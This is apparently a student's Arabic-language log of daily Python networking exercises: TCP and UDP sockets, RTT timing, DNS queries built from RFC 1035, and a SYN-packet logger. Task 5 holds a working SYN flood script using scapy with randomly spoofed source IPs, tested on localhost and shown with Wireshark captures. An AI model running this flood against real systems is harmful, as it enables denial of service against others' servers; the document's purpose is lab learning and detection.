139: "NetBIOS (SMB enumeration, credential theft)",
143: "IMAP (credential theft, email exfiltration)",
161: "SNMP (community string brute-forcing)",
389: "LDAP (user enumeration, privilege escalation)",
443: "HTTPS (SSL misconfigs, web exploits, MITM)"
}

t = True

while t:
    user = (input("Enter the port number: "))
    if user.isdigit():
        s = int(user)
        if s in ports:
            print("Port is common:", ports.get(s))
            t = False
        else:
            print("Not common")
    else:
        print("Please enter a number")

```

Expected Output ==>

```

Enter the port number: 443
Port is common: HTTPS (SSL misconfigs, web exploits, MITM)
PS C:\Users\ali7a>

```

DAY 3

Task 1

التاسك دا اعتقد اتعمل قبل كدا في بايثون.... اخذ الكود كوبي بيست وعدلت شوية حجات

1- الي عملته اني اخذ الكود القديم ولميته كله في فانكشن واحده واستخدمت try - except عشان ال errors (الكود القديم مكنش فيه كدا)

2- ضفيت عليها برودو ال command ال استخدمناه في day 2 task 5... ان لو البورت اتقفل تقدر تعمله reuse في ساعتها

3- طبعت ال ip والبورت بتاع ال receiver وال sender

//عمل listen الاول ب فايل 2 بعد كذا شغل فايل 1/

#File 1

```
import socket
def test():
    try:
        client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        client.connect(('127.0.0.1', 8080))
        print("Connection established...")
        client.send("Hello".encode())
        print("message sent")
        server = client.recv(4096)
        s = client.getpeername()
        print(f"Message from server <{s[0]}:{s[1]}>: {server.decode()}")
    except Exception as e:
        print(f"Error <==> {e}")
    finally:
        client.close()
        print("Connection disconnected")

test()
```

#File 2

```
import socket

def test():
    try:
        server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        server.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        server.bind(('127.0.0.1', 8080))
        server.listen(5)
        print("Server established....")
        conn, addr = server.accept()
        data = conn.recv(4096)
        print(f'Message from client <{addr[0]}:{addr[1]}>: {data.decode()}')
        conn.send("Hello back".encode())
        print("Response sent")
        conn.close()
        print('Connection disconnected')
    except Exception as e:
```

```
print(f"Error! {e}")
```

```
test()
```

Expected Output ==>

```
(macabely@vbox)-[~/Desktop]
$ python 2.py
Server established...
Message from client <127.0.0.1:38146>: Hello
Response sent
Connection disconnected

(macabely@vbox)-[~/Desktop]
$

(macabely@vbox)-[~/Desktop]
$ cd Desktop

(macabely@vbox)-[~/Desktop]
$ python 1.py
Connection established...
message sent
Message from server <127.0.0.1:8080>: Hello back
Connection disconnected

(macabely@vbox)-[~/Desktop]
$
```

Task 2

احنا قولنا قبل كذا ان ال UDP ملهوش three way handshake ومبيعملش connection فا مش هنستخدم connect() هنستخدم s.sendto علي طول عشان نعمل message.

1- التغيرات ال حصلت في الفايل الاول:

- بدلت SOCK_DGRAM ب SOCK_STREAM
- شلت ال connect() عشان مفيش connection هنا بتحصل
- استخدمت sendto ابعت بيع الرساله
- استخدمت recvfrom استقبل بيه الرسايل

2- التغيرات ال حصلت في الفايل الثاني:

- بدلت SOCK_DGRAM ب SOCK_STREAM
 - شلت ال listen() و ال accept() لأن UDP مبيستخدمهاش بدلتها ب recvfrom() استقبل بيها الرسايل
- //عمل listen الاول ب فايل 2 بعد كذا شغل فايل 1

```
# File 1
import socket

def test():
    try:
        client = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
        target = ('127.0.0.1', 8080)
        print("Connection established...")
        client.sendto("Hello".encode(), target)
        print("Message sent")
        data, addr = client.recvfrom(4096)
```

```

        print(f"Message from server <{addr}>: {data.decode()}")

    except Exception as e:
        print(f"Error ==> {e}")

    finally:
        client.close()
        print("Connection closed")

test()

# File 2
import socket

def test():
    try:
        server = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
        server.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        server.bind(('127.0.0.1', 8080))
        print("Server established...")
        data, addr = server.recvfrom(4096)
        print(f"Message from client <{addr[0]}:{addr[1]}>: {data.decode()}")
        server.sendto("Hello back".encode(), addr)
        print("Response sent")


    except Exception as e:
        print(f"Error {e}")

    finally:
        server.close()
        print("Connection closed")

test()

```

Expected Output ==>



```

(macabely@ vbox) - [~/Desktop]
$ python 2.py
Server established...
Message from client <127.0.0.1:45722>: Hello
Response sent
Connection closed

(macabely@ vbox) - [~/Desktop]
$ python 1.py
Connection established...
Message sent
Message from server <('127.0.0.1', 8080)>: Hello back
Connection closed

(macabely@ vbox) - [~/Desktop]
$

```

Task 3

نفس الناسكين الي فوق بس في فرق بسيط...هنعمل if condition لو ال client بعث داتا السيرفر يستقبلها لو مبعثش وعمل كونيكت بس.... في الحالتين يبعثله "Hello, Client"

انا عملت فايل ثاني عشان اتتست عليه...فايل 2 هوا ال فيه التاسك...فايل 1 هو التتست

//عمل listen الاول ب فايل 2 بعد كذا شغل فايل 1/

```
# File 1
import socket

def test():
    try:
        client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        client.connect(('127.0.0.1', 9999))
        print("Connection established...")
        # لو عايز تبعت رسالة
        # client.send("Hello".encode())
        # print("message sent")

        server = client.recv(4096)
        s = client.getpeername()
        print(f"Message from server <{s[0]}:{s[1]}>: {server.decode()}")
    except Exception as e:
        print(f"Error <==> {e}")
    finally:
        client.close()
        print("Connection disconnected")

test()

# File 2

import socket

def test():
    try:
        server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        server.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        server.bind(('127.0.0.1', 9999))
        server.listen(5)
        t= server.getsockname()
        print(f"Server established on port {t[1]}....")
        conn, addr = server.accept()
        conn.send("Hello, Client!".encode())
        print("Message sent")
        data = conn.recv(4096)
        if data:
```


```

        print (f'Message from client <{addr[0]}:{addr[1]}>:
{data.decode()})')
        conn.close()
        print ('Connection closed')
    except Exception as e:
        print(f"Error <==> {e}")

test()

```

Expected Output ==>



The image shows two terminal windows side-by-side. The left window shows the output of running 'python 3.py', which includes 'Server established on port 9999....', 'Message sent', and 'Connection closed'. The right window shows the output of running 'python 2.py', which includes 'Connection established...', 'Message from server: Hello, Client!', and 'Client closed'.

Task 4

عايزين نحسب ال RTT بتاع الباكيٲ.... هنا انا لقيت طريقتين يأما اعملها ب سوكيٲ واكريت tcp connection واحسب الوقت ب time يأما هستخدم requests عشان اعمل request وابعت الباكيٲ واحسب الوقت ب time ... ميلت للطريقة الثانية لأنها كانت اسهل

1- عملت ل import time و requests

2- عملت فانكشن ب argument لل url وحطيت فيها 5 variables

- واحد فتحت بيه counter عشان يحسب الوقت
- واحد بعث بيه request
- واحد فتحت counter ثاني عشان يحسب الوقت بعد ما الريكويست اتبعث وتبعث كمان response
- واحد هننقص فيه الاول من الثالث عشان نجيب ال total time الي اخدته الباكيٲ
- لما دورت لقيت فيه فانكشن في ال requests اسمها elapsed.total_seconds() بتحسب الوقت تلقائي وبتبنا accurate اكثر.... عملت اخر variable بيها

3- الوقت لما يرجع هيرجع باثواني....وعشان ال RTT بيبقا بل ms هنضرب ال total في 1000

```

import requests
import time

def test(url):
    s = time.perf_counter()
    r = requests.get(url)

```



```
e = time.perf_counter()
total = (e - s) * 1000
totals = r.elapsed.total_seconds() * 1000
print(f"Total time to {url}: {total} ms")
print(f"Total time to {url}: {totals} ms")

test("https://www.google.com")
```

Expected Output ==>

```
Total time to https://www.google.com: 223.507599997207 ms
Total time to https://www.google.com: 218.548 ms
```

Task 5

هنا قولت scrapy هتعمل دا كله بس كنت عايز اشوف حاجه جديده لقيت في module اسمه kamene تقدر تعمل منه دا برودو... لقيت كود علي github بس عدلت فيه شوية حاجات

1- ف kamene دي عامله زي socket او scrapy تقدر من خلالها تبعت باكييتس علي اي بورت وتغير ال IP او البورت بتاعك... هنعمل import للحجات دي كلها

2- عملت فانكشن ب 3 parameters سميتهم target و port و max (هنحدد فيهم التارجيت ip والبورت وعدد الريكويستات الي هنتبعت) وعملت variable جوا الفانكشن سميته counter هنستخدمه في loop

3- عملت while loop طلاما ال counter اصغر من ال max اعمل الاتي:
عملت craft لل packet

- حددت ال source ip بتاعي والي خليته spoofed ويتغير كل شويه بإستخدام RandIP().... وحطيت ال destination ip الي هو التارجيت
- حددت ال source port بتاعي والي هو spoofed برودو وبيتغير كل شويه بإستخدام RandShort()..... حددت ال destination port بتاع التارجيت.... حددت ال sequence number بتاع الباكييت وخليته يتغير كل شوية (كل باكييت بيبقا ليها sequence number مكون من 32 bit من خلاله بنقدر نعمل تراك للباكييت ونشوف رايحه فين وجايه منين)... المفروض بعديها بيبقا فيه ack header بيتحط فيه رقم (في الحاله العاديه الرقم دا بيروح لل sender بيستخدمه ثاني ك sequence number عشان بيعت بيه باكييت ثانيه وبكدا السيرفر بيقرر يتراك الباكييتس) بس دا احنا مش محتاجينه لأن احنا هنبعت syn packet بس مش محتاجين ال ack في حاجه(خلبالك هوا كدا كدا لازم يتحط فا انتا لو محطتهوش kamene بتحطه تلقائي بقيمة 0).... بعد كدا هنستخدم ال window header دا بيعرف السيرفر احنا نقدر نستلم داتا بحجم قد ايه تقدر تحط اي رقم او تسبها فاضيه لأن احنا مش هنستلم داتا (بس عشان الباكييت تبان انها legit ممكن تحط اي رقم 1000 مثلا).... اخر حاجه خالص حددت الفلاج انه بيبقا syn packet يعني احنا هنبعت syn بس ونمشي.
- عملت variable ربط بيه الاتنين الاوليين بعديها عملت سيند للباكييت ب 0 verbose عشان منخلش kamene يطلع output ملهوش لازمه... وزودت ال 1 counter عشان ال while loop وطبعت في الاخر في كام packet اتبعتت

```

from kamene.all import *
from kamene.layers.inet import IP, TCP
from kamene.volatile import RandShort, RandIP

def test(target, port, max):
    counter = 0
    print("Attack starting...")
    try:
        while counter < max:
            t = IP(src= RandIP(), dst = target)
            s = TCP(sport = RandShort(), dport = port, seq = RandShort(),
window = 1000, flags="S")
            packet = t / s
            send(packet, verbose=0)
            counter += 1
            print(f"{counter} packets has been sent to {target}:{port}")

    except Exception as e:
        print(f"Error <==> {e}")
    except KeyboardInterrupt:
        print("Attack stopped")

test("127.0.0.1", 9999, max=100)

```

Expected Output ==>

بعد كل دا الكود مشغلش...قعد حوالي 8 ساعات بحاول اصلح ال ايرورز مش عايز شتغل....بعديها نقلت علي scapy تقريبا نفس الكود

```

from scapy.all import *
from scapy.layers.inet import IP, TCP
from scapy.volatile import RandShort, RandIP

def test(target, port, max):
    counter = 0
    print("Attack starting...")

    try:
        while counter < max:
            t = IP(src = RandIP(), dst = target)
            s = TCP(sport = RandShort(), dport = port, seq = RandShort(),
window = 500, flags="S")
            packet = t / s
            send(packet, verbose=0)

```

```

        counter += 1
        print(f"{counter} packets have been sent to {target}:{port}")

    except Exception as e:
        print(f"Error: {e}")

    except KeyboardInterrupt:
        print("\nAttack stopped")

test("127.0.0.1", 9999, max=100)

```

Expected Output ==>

قعد كام ساعه كمان عشان كنت مقوم ال internal server بتاعي اتيسر عليه الاسكريبت... الاسكريبت كان شغال بس مكنش فيه حاجه ظاهره عندي في اللوجز او التيرمينال.... قعد فتره لحد ما عرفت ان بسبب ان الباكيت او الكونكشن مش بتكمل (syn) بس الي بتتبعث (فا عشان كذا مش بتظهر في التيرمينال... روجت فاتح wireshark والحمد لله اللوجز ظهرت

Time	Source	Destination	Protocol	Length	Info
1 0.000000000	213.68.53.115	127.0.0.1	TCP	56	7411 → 9999
2 0.048804403	88.236.73.206	127.0.0.1	TCP	56	30271 → 999
3 0.101095380	191.43.250.242	127.0.0.1	TCP	56	30856 → 999
4 0.167960843	67.174.43.219	127.0.0.1	TCP	56	61395 → 999
5 0.207844692	123.80.66.139	127.0.0.1	TCP	56	451 → 9999
6 0.255829014	108.230.61.160	127.0.0.1	TCP	56	60565 → 999
7 0.295825391	76.75.36.97	127.0.0.1	TCP	56	18060 → 999
8 0.336424973	219.22.184.144	127.0.0.1	TCP	56	4620 → 9999
9 0.376126079	78.51.86.185	127.0.0.1	TCP	56	22553 → 999
10 0.415833703	107.233.107.242	127.0.0.1	TCP	56	6280 → 9999
11 0.464868306	57.247.180.184	127.0.0.1	TCP	56	29186 → 999
12 0.517068978	83.34.164.213	127.0.0.1	TCP	56	19225 → 999
13 0.563888698	87.80.93.141	127.0.0.1	TCP	56	65058 → 999
14 0.604293776	45.252.171.179	127.0.0.1	TCP	56	63913 → 999
15 0.665150376	58.2.231.199	127.0.0.1	TCP	56	27103 → 999
16 0.703852680	175.83.113.112	127.0.0.1	TCP	56	16228 → 999
17 0.752578189	47.26.85.227	127.0.0.1	TCP	56	926 → 9999

Spoofer IPs

Task 6

عايزين نلوجز كل الباكيتس في فايل... وبما ان احنا لسه عاميلن تاسك ب syn packet والتاسك بيقل TCP logs all incoming connections فا اعتقد هحتاج نلوجز ال syn packet كمان which is really pain in the ass بس قشقة

1- هحتاج scapy عشان نعمل sniff علي ال syn packets.... هحتاج برودو datetime بما انها لوجز بقا فا عايزين نشوف التاريخ بتاع الريكويسات.... هحتاج سوكرت عشان نكرت بيه tcp server نقدر ن accept بيه الريكويسات.... اخر حاجه استخدمت threading عشان نسرع العملية شوية

2- عملت 3 variables عملتهم زي ال constants values بتاعتهم بتبقا ثابتة وهما:

- الهوست الي هعمل monitor عليه والي في الحاله دي هيبقا ال internal server
- البورت ال هعمل listen بيه هيكون اي حاجه عادي

- الفايل الي هحط عليه اللوجز...سميه اي حاجه

3- اول فانكشن: هدفها اللوجز مش اكثر....عملت فيها الاتي:

- عملت variable حطيت فيه ال time stamp من السنين لحد الثواني
- حطيت parameter للفانكشن هستخدمه بعد كدا في اللوجز الي هتيجي وعملت variable طبعت فيه ال time stamp وال parameter في التيرمنال
- فتحت فايل اللوجز عشان احط فيه ال جا من ال parameter....كدا الباكيست هتطبع في اللوجز ونفس الوقت في التيرمنال

4- الفانكشن الثانية: هدفها انها تقوم ال internal server وال port وتعمل listen عليه

- اظن الفانكشن مفهومة استخدمتها وشرحتها كتير قبل كدا....الحوار بس اني في اخر الفانكشن عملت call لل log فانكشن عشان تعمل لوجز علي السيرفر الي قام

5- الفانكشن الثالثة: هدفها انها ت accept الريكويسات وتطبع ال ip والبورت الي عمل الريكوست وتحطه في اللوجز

- عملت while loop بسوكيت جديد يرجع ال ip والبورت بتاع الي باعت الريكويست بعد كدا عملتله لوج وقفلت السوكيت

6- الفانكشن الرابعة (دي انا قعد ادور عليها كتير ازاى اقدر اعمل intercept لل syn packets): هدفها انها تهندل ال syn packets....أكد فيها علي شوية حجات

- ان الباكيست الجايه دي tcp
- ان ال destination بتاع الباكيست دي هو ال internal server بتاعي
- ان ال destination port هو البورت بتاعي
- وان الفلاج يكون SYN عشان نتأكد انها syn باكيست (0x02 يعني syn بل bit)
- لو كل دا تمام والباكيست جات....يتعملها لوج

7- ابتديت بقا اعمل call للفانكشنز واحده واحده

- استخدمت threading علي الفانكشن التالته عشان فيها loop فا هتستقبل ريكوستس كتير فا عايزين نسرعها شوية
- عملت sniff لأي باكيست جايه علي البورت بتاعي وعملت call للفانكشن الرابعه بتاعت ال syn packet عشات احدد هل الباكيست دي syn ولا لا
- عملت store 0 عشان ميسحبش resource علي الفاضي
- هنا فل iface دا انتا محتاج تحط ال interface network card بتاعك manual (انا شغلت الاسكريبت علي كالي فا استخدمت ال 10)

8- استخدمت try - except عشان لو عايز تعمل kill للسكربت

9- اخر حاجه عملت open لل لوج فايل ب رايت مود عشان مع كل مره تشغل الاسكريبت الفايل يكون ممسوح منه اي لوجز قديمه ويبتدي يسجل من جديد

//انا عملت تيست للأسكربت بل فايل بتاع التاسك الي فوق ال فيه ال syn attack

```

from scapy.all import *
from datetime import datetime
import socket, threading

HOST, PORT, LOG = "127.0.0.1", 9999, "tcp.log"

def log(msg):
    t = datetime.now().strftime("%Y-%m-%d %H:%M:%S")
    b = f"[{t}] {msg}\n"
    print(b.strip())
    with open(LOG, "a") as f:
        f.write(b)

def monitor():
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    s.bind((HOST, PORT))
    s.listen(5)
    log(f"Listening on {HOST}:{PORT}")

    def completed():
        while True:
            c, (ip, port) = s.accept()
            log(f"Completed from {ip}:{port}")
            c.close()

    def raw(pkt):
        if pkt.haslayer(TCP) and pkt[IP].dst == HOST and pkt[TCP].dport ==
        PORT and pkt[TCP].flags & 0x02:
            log(f"SYN from {pkt[IP].src}:{pkt[TCP].sport}")

    threading.Thread(target=completed, daemon=True).start()
    try:
        sniff(filter=f"tcp and dst port {PORT}", prn=raw, store=0, iface="lo")
    except KeyboardInterrupt:
        log("Stopped")

    open(LOG, "w").close()
    monitor()

```

Expected Output ==>

```
[2025-04-22 14:27:28] Listening on 127.0.0.1:9999
[2025-04-22 14:27:58] SYN from 116.207.15.206:29071
[2025-04-22 14:27:58] SYN from 116.207.15.206:29071
[2025-04-22 14:27:58] SYN from 28.220.157.143:57757
[2025-04-22 14:27:58] SYN from 28.220.157.143:57757
[2025-04-22 14:27:58] SYN from 148.35.72.186:11469
[2025-04-22 14:27:58] SYN from 148.35.72.186:11469
[2025-04-22 14:27:58] SYN from 239.90.169.211:39691
[2025-04-22 14:27:58] SYN from 239.90.169.211:39691
[2025-04-22 14:27:58] SYN from 142.177.239.229:14996
[2025-04-22 14:27:58] SYN from 142.177.239.229:14996
[2025-04-22 14:27:58] SYN from 81.111.96.75:55632
[2025-04-22 14:27:58] SYN from 81.111.96.75:55632

tcp.log
~/Desktop
Open

34 [2025-04-22 14:27:59] SYN from 218.183.221.221:20775
35 [2025-04-22 14:27:59] SYN from 218.183.221.221:20775
36 [2025-04-22 14:27:59] SYN from 252.116.252.223:34936
37 [2025-04-22 14:27:59] SYN from 252.116.252.223:34936
38 [2025-04-22 14:27:59] SYN from 151.81.22.205:1304
39 [2025-04-22 14:27:59] SYN from 151.81.22.205:1304
40 [2025-04-22 14:27:59] SYN from 79.165.196.167:26280
41 [2025-04-22 14:27:59] SYN from 79.165.196.167:26280
42 [2025-04-22 14:27:59] SYN from 182.119.183.200:24628
43 [2025-04-22 14:27:59] SYN from 182.119.183.200:24628
44 [2025-04-22 14:27:59] SYN from 11.197.81.29:55486
45 [2025-04-22 14:27:59] SYN from 11.197.81.29:55486
46 [2025-04-22 14:27:59] SYN from 71.181.162.156:2502
47 [2025-04-22 14:27:59] SYN from 71.181.162.156:2502
48 [2025-04-22 14:28:00] SYN from 166.59.66.124:10829
49 [2025-04-22 14:28:00] SYN from 166.59.66.124:10829

(macabely@vbox) - [~/Desktop]
$ python 5.py
Attack starting...
Error: [Errno 1] Operation not permitted

(macabely@vbox) - [~/Desktop]
$ sudo python 5.py
[sudo] password for macabely:
Attack starting...
100 packets have been sent to 127.0.0.1:9999

(macabely@vbox) - [~/Desktop]
$ gedit tcp.log

** (gedit:56606): WARNING **: 14:28:20.993: Cou
** (gedit:56606): WARNING **: 14:28:20.993: Cou
```

Task 7

انا مش فاهم التاسك اوي... انتا عشان تعمل TCP handshake ببساطه جدا اكنك بتتبع ريكويست لأي tcp بورت فا احنا هنا ممكن نلجأ للتاسك الي عملته قبل كذا في Day 1 task 1 بتاع الكلايننت والسيرفر.... اخذ الكود كوبي بيست

```
#File 1

import socket
def test():

    try:
        client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        client.connect(('127.0.0.1', 8080))
        print("Connection established...")
        client.send("Hello".encode())
        print("message sent")
        server = client.recv(4096)
        s = client.getpeername()
        print(f"Message from server <{s[0]}:{s[1]}>: {server.decode()}")
    except Exception as e:
        print(f"Error <==> {e}")
    finally:
```

```

        client.close()
        print("Connection disconnected")

test()

#File 2

import socket

def test():
    try:
        server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        server.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        server.bind(('127.0.0.1', 8080))
        server.listen(5)
        print("Server established...")
        conn, addr = server.accept()
        data = conn.recv(4096)
        print (f'Message from client <{addr[0]}:{addr[1]}>: {data.decode()}')
        conn.send("Hello back".encode())
        print("Response sent")
        conn.close()
        print ('Connection disconnected')
    except Exception as e:
        print(f"Error! {e}")

test()

```

Expected Output ==>

```

(macabely@vbox) - [~/Desktop]
$ python 2.py
Server established...
Message from client <127.0.0.1:38146>: Hello
Response sent
Connection disconnected

(macabely@vbox) - [~/Desktop]
$

(macabely@vbox) - [~/Desktop]
$ cd Desktop
(macabely@vbox) - [~/Desktop]
$ python 1.py
Connection established...
message sent
Message from server <127.0.0.1:8080>: Hello back
Connection disconnected

(macabely@vbox) - [~/Desktop]
$

```

Task 8

بردو مش فاهم التاسك اوي....اعتقد عشان تعرف السيرفر سامح ل telnet اكسيس ولا لا محتاج تشوف البورت مفتوح ولا لا بس كذا....نقدر نعمل دا بسوكيت

امعرفتش اعمل تيسر للكوڊلقيت عشان البورت 23 محتاج high privilege وتقفل ال firewall...عملت sudo وقفلت كل حاجه وبردو مش عارف اعمله تيسر...بس اظن ان الكود مفهوم /

```
import socket

def test():
    host = "127.0.0.1"
    port = 23
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    try:
        s.connect(host, port)
        print(f"Telnet is reachable through {host}")
        s.close()
    except:
        print("Telnet is not reachable")
        s.close()

test()
```

Task 9 (طول ريقك معايا)

هنا محتاج تبعت ريكويست لل dns طبيعي هتروح تسأله علي دومين يجبلك ال ip.....الموضوع كان رخم حبتين تلاته لأنني كنت مفكر اني محتاج اكريت ال dns query بطريقه manual...انا عارف ايه هيا وظيفه ال dns بس معرفش ال query بتاعته بتتعمل ازاي...دخلت علي ال rfc 1035 افهم منه ال query بتبقا عامله ازاي ولقيت دا

Header	
Question	the question for the name server
Answer	RRs answering the question
Authority	RRs pointing toward an authority
Additional	RRs holding additional information

كل حاجه من ال 5 حجات دول ليها format معين ينكتب بيه...احنا مش عايزين غير اول اتنين بس عشان دا query هنسأل فيه سؤال لل dns ونمشي.


روحت دخلت علي الفورمات بتاع ال header اشوف بيتعمل ازاي وعرفت شوية حجات ([RFC 1035](#)) نفس الكلام علي ال question برودو ([RFC 1035](#))

1- عملت constants ل 3 variables واحد لل (8.8.8.8) dns server وواحد لليورت 53 وواحد للدومين

2- عملت فانكشن: هدفها اكرت فيها ال header بتاع ال query (ركز هنا عشان في مدعكه):

- ال header بيتقيا مكون من 6 fields كل واحد ب 2 byte يعني 16 bit بيتقيا كذا معنا (2 * 6) 12 byte يعني 96 bit....دول لازم يكونوا موجودين في اي query وكمان response

The header contains the following fields:



- اول حاجه عندنا ال id filed دا بيتقيا عامل زي ال sequence number بتاع ال tcp packet السيرفر بيقرر يتراك الباكيت بيه....ال dns لما بييجيلوا ريكويست بياخد ال id دا من ال header ويحطوا في ال header بتاع ال response. ال اتنين byte دول هما ال 0x1234 يعني 12\34\
- تاني حاجه بتبقا شوية فلاجر 2 byte بردو..... محتاجين فيهم نأكد علي ال QR (دا هنعدد منه ان دي query مش response....ال 0 يعني query ال 1 يعني response) وال Opcode (دا هنعدد منه دي standard query ولا inverse query....محتاجينها تبقا standard عادي فا هنعطها ب 0) وال RD flag (دا Recursion Desired يعني عايزين السيرفر يعمل resolve لل domain الي جي....فا هنعطه ب 1 والباقي كله بعد كذا 0)....دول هما ال 0x01\00\
- اول byte ال هيا 0x01 بل bit يعني 00000001 دول 8 bit لو اخد بالك من الصوره في الارقام الي فوق احنا خلينا من 0 لحد 6 بيتقيا 0 (خلينا ال QR بيتقيا query....ال Opcode بيتقيا standard) كذا 7 bit فاضل اخر واحده خليناها 1 في رقم 7 عشان نفعل ال reverse.
- تاني byte ال هيا 0x00 دي كلها اصفار مش عايزين اي فلاجر تانيه
- تالت حاجه ال QDCOUNT دا عدد الأسئلة الي عايز تسألها.....احنا هنسأل سؤال واحد بس فا هنعط بتايه ب 1 بيتقيا 0x0001 يعني 00\01\
-كدا احنا خلصنا ال fields الي عايزها من ال header فا هنعط باقي ال fields ب 0 لأنها بتاعت response فا مش محتاجينها

- نخش بقا علي ال Question هنحدد فيه السؤال الي هنسأله...الفورمات عامل كدا

4.1.2. Question section format

The question section is used to carry the "question" in most queries, i.e., the parameters that define what is being asked. The section contains QDCOUNT (usually 1) entries, each of the following format:

											1	1	1	1	1	1
0	1	2	3	4	5	6	7	8	9	0	1	2	3	4	5	
+	-	+	-	+	-	+	-	+	-	+	-	+	-	+	-	+
/																/
/																/
+	-	+	-	+	-	+	-	+	-	+	-	+	-	+	-	+
+	-	+	-	+	-	+	-	+	-	+	-	+	-	+	-	+
+	-	+	-	+	-	+	-	+	-	+	-	+	-	+	-	+

- ال QNAME هنحط فيه الدومين ولازم بيقا encoded ودا according to RFC1035 وكمان بياخد الدومين علي labels يعني محتاج تقسمة وكل label بيبقا مسبوق ب byte بتدل علي عدد عناصر ال label.....فا انا عملت التالي:

- عملت variable جواه byte string فاضي
- عملت for loop جبت فيها ال domain بتاعنا وعملته split
- جبت ال variable الفاضي ضفت عليه كل length في الدومين الي اتقسم...وضفت بعديها الدومين الي اتقسم بس انكوديد (يعني لو هناخد مثال علي example.com هيبقا عامل كدا (x07example\x03com\
- بعديها ضفت null payload دي \x00 عشان السيرفر يعرف ان الدومين كدا خلص

- ال QTYPE يعني ال type بتاع السؤال بتتكون من 2 byte...احنا بنسأل علي ipv4 يعني A record فا هنحط بتايه ب 1 يعني 0x0001 الي هيا \x00\x01 .
- ال QCLASS السؤال بتاعنا موجود في انيو class احنا عايزين A record يعني internet class هنحتاج بردو نخط بتايه ب 1 عشان نختار ال IN يعني internet
- اخر حاجه بقا عملت variable يضم ال qname مع ال type وال class وفي الاخر ضميت ال header مع ال question.

3- اونا بسيرش عشان اشوف بقا هبعث ال query دي واستقبل ال response ازاى لقيت في library اسمها dnspython بتعمل دا كله في سطرين والبشمهندس قالي انك تقدر تستخدم library هنا (كنت هكسر الجهاز)!

#####

- 1- اظن الكود مفهوم مفهوش حاجه....ال output هتلاقه بيطلع ips كتير ودا عشان ال A records بيحبلك كل ال ips الي كان الدومين دا عليها

```
import dns.resolver
target = "8.8.8.8"
```

```
def test():
    try:
        domain = input("Enter your domain: ")
        resolver = dns.resolver.Resolver()
        resolver.nameservers = [target]
        answers = resolver.resolve(domain, "A")
        print(f"DNS query sent to {target}")

        for answer in answers:
            print(f"IPv4 address for {domain}: {answer.address}")
    except dns.resolver.NXDOMAIN:
        print(f"{domain} does not exist")
    except Exception as e:
        print(f"Error: {e}")

test()
```

Expected Output ==>

```
Enter your domain: example.com
DNS query sent to 8.8.8.8
IPv4 address for example.com: 23.192.228.80
IPv4 address for example.com: 23.192.228.84
IPv4 address for example.com: 23.215.0.136
IPv4 address for example.com: 96.7.128.175
IPv4 address for example.com: 23.215.0.138
IPv4 address for example.com: 96.7.128.198
```

Task 10

احنا عملنا كود قبل كذا في task 6 بتاع ال tcp لوجز.....اخده كوبي بيست وضيفت عليه سوكيت لل udp
